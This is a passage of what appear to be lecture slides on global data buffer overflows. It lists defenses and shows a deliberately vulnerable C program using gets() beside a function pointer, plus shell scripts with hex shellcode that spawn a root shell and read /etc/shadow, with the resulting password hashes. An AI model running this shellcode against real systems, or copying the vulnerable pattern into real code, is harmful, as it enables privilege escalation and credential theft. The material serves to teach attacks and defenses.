"b89704080a");
print "whoami\n";
print "cat /etc/shadow\n";'

$ attack2 | buffer5
Enter value:
root
root:$1$4oInmych$T3BVS2E3OyNRGjGUzF4o3/:13347:0:99999:7:::
daemon:*:11453:0:99999:7:::
...
nobody:*:11453:0:99999:7:::
knoppix:$1$p2wziIML$/yVHPQuw5kvlUFJs3b9aj/:13347:0:99999:7:::
...
```

Global Data Overflow

- Attack buffer located in global data
  - May be located above program code
  - If has function pointer and vulnerable buffer
  - Or adjacent process management tables
  - Aim to overwrite function pointer later called

Defenses

- Non executable or random global data region
- Move function pointers or use guard pages

Example Global Data Overflow Attack

```
/* record type to allocate on heap */
```

```
/* global static data - will be targeted for attack */
struct chunk {
    char inp[64];............................... .............................. .............................. ................
............................... .............................. .............................. ............. /* input buffer */
    void (*process)(char *); ................................ .... /* pointer to function to process it */
} chunk;

void showlen(char *buf)
{
    int len;
    len = strlen(buf);
    printf("buffer6 read %d chars\n", len);
}

int main(int argc, char *argv[])
{
    setbuf(stdin, NULL);
    chunk.process = showlen;
    printf("Enter value: ");
    gets(chunk.inp);
    chunk.process(chunk.inp);
    printf("buffer6 done\n");
}
```

```
$ cat attack3
#!/bin/sh
# implement global data overflow attack against program buffer6
perl -e 'print pack("H*",
"90909090909090909090909090909090" .
"9090eb1a5e31c08846078d1e895e0889" .
"460cb00b89f38d4e088d560ccd80e8e1" .
"ffffff2f62696e2f7368202020202020" .
"409704080a");
print "whoami\n";
print "cat /etc/shadow\n";'

$ attack3 | buffer6
Enter value:
root
root:$1$4oInmych$T3BVS2E3OyNRGjGUzF4o3/:13347:0:99999:7:::
daemon:*:11453:0:99999:7:::
....
nobody:*:11453:0:99999:7:::
knoppix:$1$p2wziIML$/yVHPQuw5kvlUFJs3b9aj/:13347:0:99999:7:::
```

Questions?